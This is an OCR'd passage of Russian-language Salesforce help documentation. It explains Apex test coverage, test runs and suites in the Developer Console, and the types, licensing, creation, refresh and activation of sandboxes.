  - 75% кода Apex должно быть охвачено тестами; однако процентный показатель покрытия кода не является основным. Наоборот, убедитесь, что тесты охватывают все сценарии использования приложения, включая положительные и отрицательные сценарии, а также групповые и отдельные записи. Данное действие гарантирует 75% покрытия кода.
- Каждому триггеру должно отводиться некоторое тестовое покрытие.
- Все классы и триггеры должны быть скомпилированы без ошибок.

СМ. ТАКЖЕ:

Сведения о результатах теста Apex

Сведения о результатах теста Apex

Чтобы просмотреть все результаты тестов для вашей организации в представлении по умолчанию за тридцатидневный период, если он не очищен, а не только лично запущенные тесты, в разделе «Настройка» введите *«Apex»* в поле «Быстрый поиск», выберите **«Выполнение теста Apex»**, затем щелкните **«Просмотр журнала теста»**. Чтобы просмотреть сведения о выполнении конкретного теста, щелкните **«Просмотр»**.

СМ. ТАКЖЕ:

Результаты теста Apex

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- Автор Apex

Журнал тестов Apex (Apex Test History)

Страница Apex Test History содержит все результаты тестов, полученные в ходе определенного тестового прогона. Страница отображает результаты только для тестов, запущенных асинхронно.

Из меню «Настройка» введите `Apex` в поле `Quick Find` и выберите **Apex Test History** для просмотра всех результатов тестов для вашей организации. Результаты теста хранятся в течение 30 дней или до момента удаления.

На странице Apex Test History приведены тестовые запуски с идентификаторами. Щелкните по идентификатору тестового запуска, чтобы увидеть все тестовые методы этого запуска. Методы можно отфильтровать, чтобы отобразить пройденные, проваленные или все тестовые методы для определенного тестового запуска.


Щелкните по имени класса теста, чтобы просмотреть дополнительные сведения о конкретном тестовом запуске.

ВЕРСИИ

Доступно в версиях: Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

В столбце статуса отображается количество неудавшихся и находящихся в очереди методов для тестового запуска.



Проверка покрытия кода

Консоль разработчика извлекает и отображает сведения о покрытии кода из организации. Результаты покрытия кода извлекаются из любых тестов, выполненных посредством API или пользовательского интерфейса (например, консоль разработчика, Force.com IDE или страница «Выполнение теста Apex»).


Чтобы очистить текущие результаты, последовательно выберите пункты **Test** > **Clear Test Data**. Покрытие кода для редактируемого класса удаляется до повторного выполнения тестов.

Покрытие кода может быть просмотрено в нескольких областях консоли разработчика.

- Вкладка **Tests** содержит панель **Overall Code Coverage**, отображающую процент покрытия кода для каждого класса Apex организации, добавленного в тестовый запуск. Кроме того, данная панель отображает общее процентное значение.
- Чтобы открыть представление Tests Results, отображающее протестированный класс, протестированный метод, продолжительность, результат (пропущено, успех или ошибка) и сообщение об ошибке (при ее наличии), дважды щелкните нужный выполненный тестовый запуск. Если тест не выполнен, то столбец Stack Trace отображает метод и номер строки, содержащей ошибку.
- Чтобы просмотреть построчное покрытие кода для класса Apex, откройте нужный класс. В зависимости от примененных тестов, меню Code Coverage может содержать как минимум один из указанных ниже параметров.
  - **Нет**
  - **All Tests**: процент покрытия кода для всех тестовых запусков.

- *имя_класса.имя_метода*: процент покрытия кода для метода, выполненного во время тестового запуска.

Строки кода, покрытые тестами, отображаются синим цветом. Строки кода, которые не покрыты тестами, отображаются красным цветом. Строки кода, которые не требуют покрытия (например, фигурные скобки, комментарии и вызовы `System.debug`), отображаются белым цветом.



Прим.: При редактировании класса с покрытием кода синее и красное цветовое выделение в представлении Source Code Editor тускнеет и указывает на недействительность покрытия. При редактировании и сохранении класса покрытие данного класса удаляется. Чтобы проверить покрытие для данного класса, перезапустите тесты.

СМ. ТАКЖЕ:

Создание тестового запуска

Вкладка «Тесты»

Руководство разработчика Apex: Рекомендации по использованию возможностей кода

Создание тестового запуска

Тестовый запуск — это набор классов, содержащих методы теста. Создайте тестовый запуск в Консоли разработчика, чтобы выполнить методы тестирования для одного нескольких классов тестирования.

1. Последовательно выберите пункты **«Тест»** > **«Создать запуск»** на консоли разработчика.
2. Для ограничения количества сбоев тестов перед остановкой запуска нажмите **«Параметры»**. Введите значение для параметра «Максимально допустимое количество сбоев» и нажмите **OK**.


   Для разрешения запуска всех тестов в вашей организации независимо от количества сбоев установите параметр «Максимально допустимое количество сбоев» в значение -1 или не устанавливайте значение для этого параметра. Чтобы остановить в тестовом запуске выполнение новых тестов после определенного количества сбоев тестов установите для параметра «Максимально допустимое количество сбоев» значение от 0 до 1 000 000. Значение 0 приведет к остановке тестового запуска при возникновении какого-либо сбоя. Значение 1 вызовет остановку тестового

запуска на втором сбое и т.д. Учтите, что большие значения могут снизить производительность. Каждая 1 000 тестов, которая добавляется к значению «Максимально допустимое количество сбоев», добавляет к тестовому запуску примерно 3 секунды, не считая времени выполнения тестов.

Это значение применяется для всех выполняемых тестовых запусков, пока не будет закрыта консоль разработчика или установлено новое значение.

3. Выберите класс в столбце «Классы тестов».

   Чтобы отфильтровать список классов, заполните текстовое поле **Filter test classes (* = any)**. Для выбора особых методов тестирования щелкните класс теста и выберите тесты из центрального столбца. Можно удерживать нажатой клавишу SHIFT или CTRL для выбора нескольких классов тестов. Для выбора всех методов во всех выбранных классах нажмите **«Добавить выбранные»**.



4. После того, как все необходимые для запуска методы включены в столбец «Выбранные тесты», нажмите кнопку **«Запустить»**.

   Тестовый запуск добавляется на вкладку Tests. Чтобы остановить тест, последовательно выберите пункты **Test** > **Abort**.

   Прим.: Если методы теста вызывают другие методы или классы, заданные в качестве тестов организации, то данные методы и классы также выполняются.

5. Чтобы просмотреть результаты выполнения каждого метода, инициированного каждым выполняемым классом, разверните тестовый запуск на вкладке Tests.

   Прим.: Классы теста не требуют покрытия кода, поэтому отображают нулевое покрытие на панели Overall Code Coverage и не влияют на общий процент покрытия кода.

6. Чтобы открыть результаты в представлении сведений, дважды щелкните выполненный тестовый запуск. Представление сведений отображает проверенный класс, проверенный метод, продолжительность, результат (пропущено, успех или ошибка) и сообщение об ошибке (при ее наличии).

   Если тест не выполнен, то столбец Stack Trace отображает метод и номер строки, содержащей ошибку.

   Прим.: С вкладки «Тесты» нельзя открывать журналы для синхронных тестовых запусков. Однако доступ ко всем журналам тестовых запусков есть на вкладке «Журналы».

7. Чтобы просмотреть покрытие кода, которое обеспечивает метод теста для каждого класса на панели «Покрытие кода для класса», выберите нужный метод теста.

8. Чтобы очистить текущие результаты, последовательно выберите пункты **Test** > **Clear Test Data**.

СМ. ТАКЖЕ:

Вкладка «Тесты»

Проверка покрытия кода

Управление наборами классов тестов Apex с помощью пакетов тестов

Пакет тестов — это коллекция классов тестов Apex, запускаемых вместе. Например, создайте пакет тестов, выполняемых каждый раз при подготовке к развертыванию или выпуске новой версии Salesforce. Настройте пакет тестов на консоли разработчика для определения набора классов тестов, которые обычно выполняются вместе.

1. Последовательно выберите пункты **«Тест»** > **«Создать пакет»** на консоли разработчика.
2. Введите название пакета тестов и нажмите кнопку **OK**.
3. С помощью стрелок переместите классы между столбцом «Доступные классы тестов» и «Выбранные классы тестов» и нажмите кнопку **«Сохранить»**.

Чтобы изменить классы в пакете выберите последовательно **«Тест»** > **«Диспетчер пакетов»** > *«Ваш пакет тестов»* > **«Редактировать пакет»**. (Для редактирования пакета можно дважды щелкнуть имя пакета тестов.) С помощью стрелок переместите классы между столбцом «Доступные классы тестов» и «Выбранные классы тестов» и нажмите кнопку **«Сохранить»**.

Для запуска пакета классов тестов выберите **«Тест»** > **«Запустить новый пакет»**.

Развертывание дополнительных возможностей посредством безопасных сред

Безопасные среды создают копии организации Salesforce в отдельных средах. Рекомендуем использовать безопасные среды для разработки, тестирования и обучения. Это позволит предотвратить случайное изменение или удаление данных и приложений, используемых в производственной организации.

Безопасные среды. Промежуточные среды для настройки и тестирования

Хотите настроить организацию в промежуточной среде, позволяющей тестировать изменения без влияния на производственную организацию или ее пользователей? Хотите создать организацию, позволяющую пользователям выполнять вход и тестировать новые функции до их официального выпуска? А может, хотите использовать зеркальную копию производственной организации Salesforce для обучения или разработки?

Создание или обновление безопасной среды

Чтобы воспользоваться возможностями разработки, тестирования и обучения, создайте безопасную среду. Обновите текущую безопасную среду, чтобы обновить ее содержимое.

Управление безопасными средами

Введите строку *«Безопасные среды»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные среды»**. Система отображает доступные безопасные среды, приобретенные организацией, а также список используемых безопасных сред.

Развертывание изменений

Переносите изменения в метаданных между организациями Salesforce с помощью инструментов развертывания, которые доступны в настройках.

Безопасные среды. Промежуточные среды для настройки и тестирования

Хотите настроить организацию в промежуточной среде, позволяющей тестировать изменения без влияния на производственную организацию или ее пользователей? Хотите создать организацию, позволяющую пользователям выполнять вход и тестировать новые функции до их официального выпуска? А может, хотите использовать зеркальную копию производственной организации Salesforce для обучения или разработки?

Компания Salesforce предоставляет пользователям доступ к безопасным средам и инструментам развертывания, которые позволяют:

- изолировать настройки и разработки, неготовые к развертыванию, от производственной среды;
- тестировать изменения на основе копий данных и пользователей производственной организации;
- использовать среду для обучения;
- координировать отдельные внесенные изменения в производственной организации.

Чтобы гарантировать успешное создание и развертывание изменений в производственной организации, любой пользователь — будь то администратор, добавляющий функции в организацию, независимый разработчик, создающий код, или группа разработчиков, занимающаяся расширением организации, — должен выбирать подходящие инструменты и среды. Дополнительную информацию о процессе разработки и рекомендации по организации рабочего процесса см. в *Руководстве по жизненному циклу разработки*.

Типы и шаблоны безопасной среды

Безопасные среды полностью изолированы от производственной организации, поэтому операции, выполняемые в безопасных средах, не влияют на производственную организацию.

Лицензии для безопасных сред и хранение по типу

В зависимости от объемов хранилища, конфигурации копирования и частоты обновления система позволяет создавать разные безопасные среды.

СМ. ТАКЖЕ:

Типы и шаблоны безопасной среды

Развертывание изменений

Выбор инструментов для разработки и развертывания изменений

Типы и шаблоны безопасной среды

Безопасные среды полностью изолированы от производственной организации, поэтому операции, выполняемые в безопасных средах, не влияют на производственную организацию.

Введите строку *«Безопасные среды»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Безопасные среды»**, чтобы просматривать существующие безопасные среды и управлять ими или создавать новые.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной среды:

- Просмотр настройки и конфигурации

Для создания, обновления, активации и удаления безопасной среды:

- «Управление безопасной средой»

Типы безопасных сред

Безопасная среда Developer Sandbox

Безопасная среда Developer Sandbox предназначена для разработки и тестирования в изолированной среде. Безопасная среда Developer Sandbox содержит копию конфигурации (метаданные) производственной организации.

Developer Pro Sandbox

Безопасная среда Developer Pro Sandbox предназначена для разработки и тестирования в изолированной среде и допускает обработку более крупных наборов данных, чем безопасная среда Developer Sandbox. Безопасная среда Developer Pro содержит копию конфигурации (метаданные) производственной организации. Безопасная среда Developer Pro позволяет выполнять большее количество задач по разработке и контролю качества, а также интеграционному тестированию и обучению пользователей.

Partial Copy Sandbox

Безопасная среда Partial Copy Sandbox предназначена для использования в качестве тестовой среды. Данная среда содержит копию конфигурации (метаданные) производственной организации и пример набора данных производственной организации, заданный шаблоном безопасной среды. Безопасная среда Partial Copy Sandbox может использоваться для выполнения задач по контролю качества (например, приемочное тестирование, интеграционное тестирование и обучение).

Full Sandbox

Безопасная среда Full Sandbox предназначена для использования в качестве тестовой среды. Только безопасные среды Full Sandbox поддерживают тестирование производительности, нагрузочное тестирование и перенос данных. Среды

Full Sandbox являются точной копией производственной организации, включая все данные (например, записи объектов и вложения) и метаданные. Длина интервала обновления не позволяет использовать безопасные среды Full Sandbox для разработки.

Рекомендуем применять шаблон безопасной среды, чтобы используемая безопасная среда содержала только записи, необходимые для тестирования или выполнения других задач.

Кроме того, при создании безопасной среды Full Sandbox рекомендуем определить объемы журнала отслеживания поля и действий Chatter, доступные для добавления.

- По умолчанию отслеживание поля пропускается; при необходимости добавьте журнал отслеживания поля за период не более 180 дней. При отслеживании журнала поля для многих объектов производственной организации рекомендуем выбирать меньшее количество дней, чтобы не допускать генерирования слишком большого объема данных.
- Объем данных о действиях Chatter может быть слишком большим, увеличивая время копирования безопасной среды Full Sandbox.

Рекомендуем ограничивать объем копируемого журнала поля и копировать данные Chatter только в том случае, если они требуются для тестирования.

Вкладка «Шаблоны безопасной среды»

При приобретении лицензии на безопасные среды Partial Copy Sandbox или Full Sandbox данная вкладка содержит список всех шаблонов, созданных пользователем.

Создайте шаблон данных безопасной среды, создайте безопасную среду на основе шаблона, измените или удалите нужный шаблон либо щелкните имя нужного шаблона для просмотра дополнительной информации. Дополнительную информацию о создании шаблона данных безопасной среды см. в разделе «Создание или редактирование шаблонов безопасной среды» на странице 7338.

Вкладка «Журнал безопасной среды»

Данная вкладка содержит журнал создания и обновления безопасной среды, включая сведения об авторе и времени создания безопасных сред. Данная вкладка является исключительно информационной. Чтобы просмотреть или изменить текущую безопасную среду, воспользуйтесь вкладкой «Безопасная среда».

Лицензии на безопасную среду

Пользователи приобретают лицензии для каждого типа безопасной среды и могут приобретать несколько лицензий каждого типа. Лицензии на безопасную среду отличаются наличием иерархии. Таблица ниже определяет тип безопасной среды, который может быть создан при наличии одной из лицензий.

	Лицензия **Full Sandbox**	Лицензия **Partial Copy Sandbox**	Лицензия **Developer Pro Sandbox**	Лицензия **Developer Sandbox**
Позволяет создавать:				
Тип Developer Sandbox	✓	✓	✓	✓
Тип Developer Pro Sandbox	✓	✓	✓	
Тип Partial Copy Sandbox	✓	✓		

	Лицензия **Full Sandbox**	Лицензия **Partial Copy Sandbox**	Лицензия **Developer Pro Sandbox**	Лицензия **Developer Sandbox**
Позволяет создавать:				
Тип Full Sandbox	✔			

Доступные состояния лицензий:

Доступно
Отображаемое значение соответствует количеству приобретенных безопасных сред, которое не используется.

Используется
Отображаемое значение соответствует количеству приобретенных безопасных сред, которое используется.

Прим.: Если организация не имеет доступа к безопасной среде или использует недостаточное количество лицензий, обратитесь в компанию Salesforce для приобретения безопасных сред.

По истечении срока действия лицензий на безопасные среды текущие безопасные среды подвергаются некоторым ограничениям. Дополнительную информацию см. в разделе «Разблокирование безопасной среды» на странице 7336.

Общие сведения об интервалах обновления безопасной среды

Интервал обновления для каждой безопасной среды вычисляется исходя из фактического времени начала процесса копирования безопасной среды, Статус безопасной среды «Ожидание» заменяется статусом «Обработка» в начале процесса копирования.

При наличии более ранних запросов на копирование безопасной среды статус «Ожидание» безопасной среды может отображаться в течение некоторого периода времени. Таймер интервала обновления безопасной среды запускается только после изменения данного статуса.

СМ. ТАКЖЕ:

- Создание безопасной среды
- Лицензии для безопасных сред и хранение по типу
- Разблокировка безопасной среды
- Общие ограничения для безопасных сред и их хранилищ
- https://developer.salesforce.com/docs/atlas.en-us.dev_lifecycle.meta/dev_lifecycle/

Лицензии для безопасных сред и хранение по типу

В зависимости от объемов хранилища, конфигурации копирования и частоты обновления система позволяет создавать разные безопасные среды.

Каждый тип использует разные функции для поддержки выполняемых действий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

Табл. 82: Доступные безопасные среды по версиям

Тип безопасной среды	Professional Edition	Performance Edition	Unlimited Edition	Enterprise Edition
Developer Sandbox	10 (наборы изменений недоступны)	100	100	25
Developer Pro Sandbox		5	5	
Partial Copy Sandbox		1	1	1
Full Sandbox		1	1	

Прим.: Кроме того, можно приобрести дополнительные безопасные среды, кроме безопасной среды Developer, связанные с безопасными средами других типов.

- Дополнительная безопасная среда Developer Pro поддерживает 5 безопасных сред Developer.
- Дополнительная безопасная среда Partial Copy поддерживает 10 безопасных сред Developer.
- Дополнительная безопасная среда Full поддерживает 15 безопасных сред Developer.

Табл. 83: Краткое справочное руководство по функциям безопасных сред

Тип безопасной среды	Интервал обновления	Ограничение для хранилищ	Копируемые данные	Шаблоны безопасной среды
Developer Sandbox	1 день	Хранилище данных: 200 Мб Хранилище файлов: 200 Мб	Только метаданные	Недоступно
Developer Pro Sandbox	1 день	Хранилище данных: 1 Гб Хранилище файлов: 1 Гб	Только метаданные	Недоступно
Partial Copy Sandbox	5 дней	Хранилище данных: 5 Мб Хранилище файлов: 5 Мб	Метаданные и тестовые данные	Обязательное

Тип безопасной среды	Интервал обновления	Ограничение для хранилищ	Копируемые данные	Шаблоны безопасной среды
Full Sandbox	29 дней	Так же, как и в производственной организации	Метаданные и все данные	Доступно

СМ. ТАКЖЕ:

- Создание безопасной среды
- Создание или редактирование шаблонов безопасной среды
- Рекомендации по настройке безопасной среды

Создание или обновление безопасной среды

Чтобы воспользоваться возможностями разработки, тестирования и обучения, создайте безопасную среду. Обновите текущую безопасную среду, чтобы обновить ее содержимое.

Система поддерживает несколько способов копирования метаданных и данных в безопасную среду.

- Создание безопасной среды.

  При создании безопасной среды система Salesforce копирует метаданные из производственной организации в организацию с безопасной средой. При создании безопасной среды Partial Copy Sandbox или Full Sandbox система позволяет применять шаблон безопасной среды (при его наличии). Шаблоны безопасной среды, создаваемые клиентами, позволяют выбирать конкретные данные объектов для копирования в безопасную среду Partial Copy Sandbox или Full Sandbox.

- Обновление и активация текущей безопасной среды.

  Обновление безопасной среды инициирует обновление метаданных безопасной среды из исходной организации. Если в безопасной среде применяется шаблон среды, процесс обновления изменяет данные организации совместно с ее метаданными.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной среды:

- Просмотр настройки и конфигурации

Для создания, обновления, активации и удаления безопасной среды:

- «Управление безопасной средой»

Создание безопасной среды

При создании безопасной среды система Salesforce копирует метаданные из производственной организации в организацию с безопасной средой.

Обновление безопасной среды

Обновление безопасной среды инициирует обновление метаданных безопасной среды из исходной организации. Если в безопасной среде применяется шаблон среды, процесс обновления изменяет данные организации совместно с ее метаданными.

Активация обновленной безопасной среды

Если при обновлении безопасной среды не использовался параметр **«Активировать автоматически»**, безопасную среду следует активировать до начала использования.

Отслеживание выполнения для безопасной среды

Введите строку *«Безопасные среды»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные среды»**. В списке безопасных сред отображается индикатор выполнения для элементов, находящихся в очереди, обрабатываемых или недавно завершенных.

Создание безопасной среды

При создании безопасной среды система Salesforce копирует метаданные из производственной организации в организацию с безопасной средой.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной среды:

- Просмотр настройки и конфигурации

Для создания, обновления, активации и удаления безопасной среды:

- «Управление безопасной средой»

1. Введите строку *«Безопасные среды»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные среды»**.
2. Нажмите кнопку **«Создать безопасную среду»**.
3. Введите имя (не более 10 символов) и описание безопасной среды.

   Рекомендуем выбрать имя, которое:

   - Отражает назначение данной безопасной среды (например, оценка качества).
   - Состоит только из нескольких символов, так как система Salesforce добавляет имя безопасной среды к именам пользователей в этой среде. Короткие имена удобнее вводить при входе в безопасную среду.

4. Выберите требуемый тип безопасной среды.

   Если организация не имеет доступа к безопасной среде или использует недостаточное количество лицензий, обратитесь в компанию Salesforce для приобретения безопасных сред.

   Если уменьшено количество приобретаемых безопасных сред, необходимо привести в соответствие количество имеющихся и приобретенных безопасных сред. Например, если организация использует две безопасные среды Full, но приобрела только одну лицензию, то безопасная среда Full не может быть создана. В зависимости от доступных типов, безопасная среда Full должна быть преобразована в безопасную среду меньшего размера (например, Developer Pro или Developer).

5. Выберите данные для добавления в безопасную среду Partial Copy или Full.

   - При использовании безопасной среды Partial Copy нажмите кнопку **«Далее»**, затем выберите шаблон, созданный, чтобы определить данные для безопасной среды. Если шаблон для данной безопасной среды Partial Copy не создан, см. раздел «Создание или редактирование шаблонов безопасной среды».
   - При использовании безопасной среды Full нажмите кнопку **«Далее»** и определите объем данных для добавления.
     - Чтобы добавить данные на основе шаблона для безопасной среды Full, выберите текущий шаблон безопасной среды. Дополнительную информацию см. в разделе «Создание и редактирование шаблонов безопасной среды».
     - Чтобы добавить все данные в безопасную среду Full, определите необходимость и объем для добавления данных журнала отслеживания поля и копирования данных Chatter. Копирование данных доступно в промежутке от 0 до 180 дней; шаг копирования составляет 30 дней. Значение по умолчанию: 0 дней. Данные Chatter включают ленты, сообщения и темы Discovery. Сокращение объема копируемых данных может значительно ускорить время копирования безопасной среды.

6. Чтобы выполнять сценарии после каждого создания и обновления данной безопасной среды, укажите класс Apex, созданный ранее посредством интерфейса SandboxPostCopy.
7. Нажмите кнопку **«Создать»**.

   Совет: Рекомендуем ограничить изменения в производственной организации во время копирования безопасной среды.

Весь процесс может занять от нескольких минут до нескольких дней, в зависимости от размера и типа организации.

По завершении подготовки безопасной среды к использованию поступит электронное уведомление о выполнении копирования.

Для доступа к безопасной среде щелкните ссылку в электронном уведомлении. Пользователи могут выполнять вход в безопасную среду путем ввода адреса `https://test.salesforce.com` и добавления компонента *`.имя_безопасной среды`* к имени пользователя Salesforce. Например, если в производственной организации используется имя пользователя `user1@acme.com` и безопасная среда с именем «test», то для входа в безопасную среду используется модифицированное имя пользователя `user1@acme.com.test`.

Прим.: Система Salesforce автоматически изменяет имена пользователей безопасной среды, но сохраняет пароли. По умолчанию новым безопасным средам назначается параметр доставки эл. почты «Только системные сообщения эл. почты». Параметр «Только системные сообщения эл. почты» позволяет контролировать сообщения эл. почты, отправленные из безопасных сред, и предотвращать рассылку тестовых сообщений эл. почты.

СМ. ТАКЖЕ:

- Типы и шаблоны безопасной среды
- Лицензии для безопасных сред и хранение по типу
- Создание или редактирование шаблонов безопасной среды
- Рекомендации по настройке безопасной среды
- Разблокировка безопасной среды

Обновление безопасной среды

Обновление безопасной среды инициирует обновление метаданных безопасной среды из исходной организации. Если в безопасной среде применяется шаблон среды, процесс обновления изменяет данные организации совместно с ее метаданными.

1. Введите строку *«Безопасные среды»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные среды»**.

   При этом отображается список безопасных сред. Безопасные среды, доступные для обновления, поддерживают ссылку «Обновить» напротив их имен.

2. Щелкните ссылку **«Обновить»** напротив нужного имени.
3. Просмотрите значения «Имя», «Описание» и «Создать из» и отредактируйте их при необходимости.
4. Выберите нужный тип безопасной среды.

   В таблице показано количество и тип лицензий на безопасную среду, доступных в организации. При обновлении можно выбрать другой тип безопасной среды.

5. Выберите нужные данные для копирования.

   При использовании безопасной среды Partial Copy sandbox нажмите кнопку **«Далее»** и выберите шаблон для определения данных безопасной среды. Если шаблон для данной безопасной среды Partial Copy не создан, см. раздел «Создание или редактирование шаблонов безопасной среды».

   При использовании безопасной среды Full sandbox нажмите кнопку **«Далее»** и определите объем данных объекта для добавления.

   Чтобы добавить данные на основе шаблона в безопасную среду Full, выберите текущий шаблон безопасной среды. Дополнительную информацию см. в разделе «Создание или редактирование шаблонов безопасной среды».

   Чтобы добавить все данные объекта в безопасную среду Full Sandbox, определите необходимость добавления журнала отслеживания поля и копирования данных Chatter, а также их объем. Копирование данных доступно в промежутке от 0 до 180 дней; шаг копирования составляет 30 дней. Значение по умолчанию: 0 дней. Данные Chatter включают ленты, сообщения и темы Discovery. Сокращение объема копируемых данных может ускорить время копирования безопасной среды.

6. При желании мгновенно активировать безопасную среду после ее обновления выберите **«Активировать автоматически»**. В этом случае письмо с уведомлением об активации посылаться не будет.
7. Нажмите кнопку **«Создать»**.

Система Salesforce начнет копировать данные в безопасную среду.

Если параметр **«Активировать автоматически»** не выбран в процессе обновления безопасной среды, то система Salesforce отправит электронное письмо, когда безопасная среда будет готова к активации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной среды:

- Просмотр настройки и конфигурации

Для создания, обновления, активации и удаления безопасной среды:

- «Управление безопасной средой»

Активация обновленной безопасной среды

Если при обновлении безопасной среды не использовался параметр **«Активировать автоматически»**, безопасную среду следует активировать до начала использования.

1. Введите строку *«Безопасные среды»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные среды»**.

   При этом отображается список безопасных сред. Напротив имени обновленных, но не активированных безопасных сред отображается ссылка **«Активировать»**.

2. Щелкните ссылку **«Активировать»** напротив безопасной среды, требующей активации.

   Внимание: Активация замененной безопасной среды, созданной с помощью ссылки «Обновить», удаляет обновляемую безопасную среду. Текущая конфигурация и данные, включая изменения, внесенные в приложение или данные, подлежат удалению. Прежде чем выбрать ссылку **«Активировать»**, убедитесь, что текущее содержимое безопасной среды не нужно. Производственная организация и ее данные не меняются.

   Система Salesforce удаляет новые безопасные среды, которые не были активированы в течение 30 дней. Прежде чем система Salesforce запланирует удаление неактивированной безопасной среды, пользователь, создавший или обновивший безопасную среду для организации последним, получит как минимум два электронных уведомления.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра безопасной среды:

- Просмотр настройки и конфигурации

Для создания, обновления, активации и удаления безопасной среды:

- «Управление безопасной средой»

Отслеживание выполнения для безопасной среды

Введите строку *«Безопасные среды»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Безопасные среды»**. В списке безопасных сред отображается индикатор выполнения для элементов, находящихся в очереди, обрабатываемых или недавно завершенных.

